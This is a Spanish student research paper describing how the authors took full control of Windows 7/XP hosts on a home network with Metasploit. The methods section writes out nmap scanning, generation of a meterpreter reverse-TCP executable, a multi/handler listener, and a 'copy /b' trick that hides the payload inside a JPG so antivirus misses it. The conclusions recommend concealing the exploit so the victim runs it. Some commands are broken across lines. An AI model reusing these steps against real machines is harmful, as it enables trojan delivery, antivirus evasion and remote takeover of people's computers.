APROVECHAMIENTO DE VULNERABILIDADES DEL SISTEMA OPERATIVO WINDOWS CON LA HERRAMIENTA METASPLOIT

Aprovechamiento de vulnerabilidades del sistema operativo de Windows con la herramienta Metasploit

Susan Arévalo [1] Giancarlo Infante [1] Dany Valdivia [1] Juan Velásquez [1]

[1] Universidad Privada del Norte - Cajamarca

Recibido ene. 2014; aceptado mar. 2014; versión final abril 2014.

Resumen

Este trabajo de investigación se desarrolló el testeo de las vulnerabilidades existentes en el sistema operativo de los equipos de cómputo de una red, para lo cual se usó la herramienta Metasploit, incluida en la distribución GNU/LINUX BackTrack 5R3. Se realizaron pruebas en una red doméstica y la primera fue con un host con sistema operativo Windows versión 7, y teniendo éste el firewall y antivirus activados. Se elaboró una propuesta de mejora para el proceso del estudio, que consiste en ocultar el archivo exploit, generado (exploit.exe) en otro archivo que no pueda ser detectado por el antivirus de la víctima, ya que al momento de ser enviado este es eliminado. Al finalizar las pruebas se obtuvo el control total de un host con sistema operativo Windows XP o Windows 7 que se encuentre en la misma red implementada para las pruebas.

Palabras clave: Víctima, hacker, vulnerabilidad, firewall, red, Metasploit, meterpreter, host, sistema operativo.

Abstract

This research work will be about testing of existing vulnerabilities in the operating system of a network computers, for which the Metasploit tool will be used in the exploitation frameworks including GNU/Linux distribution backtrack 5R3. Tests were performed on a home network and the first was with a host with Windows operating system version 7, with the antivirus and firewall enabled. A proposal was made to improve the process of the study, which is to hide the exploit file (exploit.exe) generated in another file that cannot be detected by the victim antivirus, since this is eliminated at the time of be sent. At the end of the tests it is expected to have total control of a host with Windows XP, or Windows 7operating system, located in the same network implemented for testing.

Keywords: Victim, hacker, vulnerability, firewall, network, Metasploit, meterpreter, host, operating system.

I. INTRODUCCIÓN

El manejo de información en las empresas es un tema crucial y de interés para ese sector, ya que realizan todo tipo de transacciones que son catalogadas confidenciales por temas de seguridad, dicho sea de paso, para que las organizaciones puedan realizar estas operaciones o transacciones necesitan estar conectados con sus clientes y proveedores a través de internet, situación que los expone contantemente a la sustracción de sus informaciones o la suplantación de identidad, por parte de los delincuentes de la red.

Dichas personas pueden tener un amplio conocimiento de los distintos agujeros de seguridad existentes en los Sistemas Operativos usados por estas organizaciones como también de las herramientas disponibles para explotar las vulnerabilidades, además cuentan con la habilidad de descubrir o desarrollar nuevas debilidades. Por lo que la presente investigación buscará dejar en evidencia las vulnerabilidades que se pueden encontrar en los sistemas de cómputo de las redes empresariales o domésticas usadas en estas organizaciones.

Definiciones

Según David Kennedy, *Metasploit* es un sistema de pruebas de intrusión como una plataforma de desarrollo para la creación de herramientas de seguridad y *exploits* (Kennedy et. al, 2011).

Este se divide en lo siguiente:

- ✓ *Exploits*: donde encontramos todos los exploits disponibles en MSF y que podemos utilizar.
- ✓ *Payloads*: acción que se va a realizar si se logra explotar la vulnerabilidad que seleccionamos.

Ejemplo:

Windows/shell/reverse_tcp y con esto obtendríamos una Shell inversa.

- ✓ Auxiliary: son scripts con diferentes funciones.

Ejemplo:

auxiliary/scanner/portscan/tcp y utilizando este scanner de puertos tcp, obtendríamos el estado de puertos y el servicio que está corriendo bajo estos mismo.

- ✓ *Enconders*: son algoritmos de codificación para cuando hagamos ingeniería social y tengamos que evadir algunos antivirus.
- ✓ *Exploit*: Según Abhinav Singh es el nombre con el que se identifica un programa informático malicioso, o parte del programa, que trata de forzar alguna deficiencia o vulnerabilidad del sistema (Singh, 2012).

Es sistema Payload, que se ejecuta después del proceso de explotación o abuso de una vulnerabilidad en un sistema operativo, *meterpreter* es el diminutivo para meta-interprete y se ejecuta completamente en memoria; evitando así tener problemas con los Antivirus (Nyxbone©, 2013).

II. MATERIALES Y MÉTODOS

Los materiales empleados fueron:

- ✓ Un Router inalámbrico.
- ✓ 3 Pc's.
- ✓ Compresor WinRar.
- ✓ Backtrack 5r3.
- ✓ Metasploit Framework.

A continuación se mencionan y describen los pasos que se siguieron para realizar las pruebas de penetración:

Se abrió un terminal y se escribió los siguientes comandos:

1. Para escanear los host conectados a nuestra red.

```
nmap –sP  192.168.0.1-255
```

2. Para ingresar a la herramienta Metasploit Framework.

```
msfconsole
```

Dónde:

- LHOST es el número de nuestra dirección IP.
- LPORT el puerto local de escucha.
- /Desktop/ la ruta de la nuestra carpeta local donde se almacenará el exploit creado.
- exploit.exe es el programa que creamos.

```
msfpayload
windows/meterpreter/reverse
_tcp LHOST=192.168.0.102
LPORT=4444 >
```

3. Indicamos el tipo de exploit que usamos.

```
use exploit/multi/handler
```

4. Se logró crear el programa para el sistema operativo Windows; se decidió que la sesión a abrir sea mediante meterpreter y por último, indicamos que la sesión sea reversa, lo que quiere decir que tenemos que esperar una respuesta de la víctima para que se active el exploit.

```
set payload
windows/meterpreter/revers
e_tcp
```

5. Para indicar que al momento que la víctima abra el exploit la sesión será abierta en nuestra host.

```
set LHOST= 192.168.0.102
```

6. Para lanzar el archivo exploit.exe creado anteriormente.


```
exploit
```

III. RESULTADOS

Como mencionamos al principio uno de nuestros objetivos era tomar el control total de un host ubicado en nuestra, lo cual al final conseguimos sin presentarse ningún inconveniente con el *firewall* de la víctima.


Pero el problema que tuvimos fue que al momento de enviar el exploit a la víctima, este era detectado como troyano y consecuentemente eliminado por el antivirus (figura 1); para lo cual utilizamos el siguiente comando en la consola de Windows para ocultar el archivo exploit en una foto con el siguiente comando (figura 2).

```
C:\back>copy /b moto.jpg +
exploit.rar   hack.jpg
```



Fuente: elaboración propia.

Figura 1: Imagen resultado 1



Fuente: Elaboración propia.

Figura 2 : Imagen resultado 2

IV. DISCUSIÓN

Al principio se creía que nuestro principal inconveniente seria el firewall de la víctima, pero como se pudo ver en el desarrollo de la investigación no hubo ningún problema con este.

V. CONCLUSIONES

Podemos inferir que la protección de un host con sistema operativo Windows no alcanza niveles altos de seguridad.

Si se quiere que la víctima active el exploit, este debe estar oculto en un archivo que no pueda ser detectado como amenaza.

Al utilizar la herramienta meterpreter no se encuentran dificultades con el antivirus, ya que este trabaja a nivel de memoria.

Con esta investigación se concluye que como usuarios de Windows estamos vulnerables a ataques de terceros; teniendo estos un control total a nuestra PC.

BIBLIOGRAFÍA

Nyxbone©. (2011). Meterpreter Commands. Recuperado 28 de abril de 2014, a partir de http://www.nyxbone.com/metasploit/Meterpreter.html

Tutoriales Hacking. (2012). Recuperado 28 de abril de 2014, a apartir de http://tutorialeshacking.es.tl/Hackear-Una-Computadora-Y-Hackear-Facebook-Con-Backtrack-5.htm

DragonJAR. (2013). Recuperado 28 de abril, a partir de http://comunidad.dragonjar.org/f184/tutorial-conociendo-metasploit-framework-en-construccion-rcart-8627/

Pc Iseguro. (2013). Recuperado el 2013, de http://pcinseguro.blogspot.com/2013/03/hackear-windows-8-o-7-con-backtrack-5.html

Seguridadpc.Net. (2013). Recuperado 28 de abril de 2014, a partir de http://www.seguridadpc.net/exploit.htm

Penetration testing software. Recuperdo 28 de abril de 2014, a partir de http://www.metasploit.com/

Kennedy, D., O'Gorman, J., Kearns, D. y Aharoni, M. (2011). *Metasploit: La Guía del probador de penetración*. No Starch Press, Inc.

Shing A. (2012). Metasploit Penetration Testing Cookbook. Packt Publishing. USA.

Glosario

Víctima – Victim

Persona u organización que sufre un daño provocado por un delito informático. El daño puede estar referido a pérdida o alteración de información, suplantación de identidad u otro.

Hacker – Hacker

Es alguien que descubre las debilidades de una computadora o de una red informática, aunque el término puede aplicarse también a alguien con un conocimiento avanzado de computadoras y de redes informáticas.

Vulnerabilidad – Vulnerability

La vulnerabilidad está referida a puntos débiles del software que permiten que un atacante comprometa la integridad, disponibilidad o confidencialidad del mismo o de la información que éste maneja.

Firewall –Firewall

Es una parte de un sistema o una red que está diseñada para bloquear el acceso no autorizado, permitiendo al mismo tiempo comunicaciones autorizadas, se trata de un dispositivo o conjunto de dispositivos configurados para permitir, limitar, cifrar, descifrar, el tráfico entre los diferentes ámbitos sobre la base de un conjunto de normas y otros criterios.

Red –Network

Es un conjunto de equipos informáticos y software conectados entre sí por medio de dispositivos físicos que envían y reciben impulsos eléctricos, ondas electromagnéticas o cualquier otro medio para el transporte de datos, con la finalidad de compartir información, recursos y ofrecer servicios, como en todo proceso de comunicación.

Metasploit – Metasploit

Es un proyecto *open source* de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración y en el desarrollo de firmas para sistemas de detección de intrusos.

Anfitrión – Host

El termino Host describe a computadoras conectadas a una red, que proveen y utilizan servicios de ella. Los usuarios deben utilizar anfitriones para tener acceso a la red. En general, los anfitriones son computadores monousuario o multiusuario que ofrecen servicios de transferencia de archivos, conexión remota, servidores de base de datos, servidores web, etc. Los usuarios que hacen uso de los anfitriones pueden a su vez pedir los mismos servicios a otras máquinas conectadas a la red.

Sistema Operativo – Operative System

Es un programa o conjunto de programas que en un sistema informático gestiona los recursos de hardware y provee servicios a los programas de aplicación, ejecutándose en modo privilegiado respecto de los restantes y anteriores próximos y viceversa.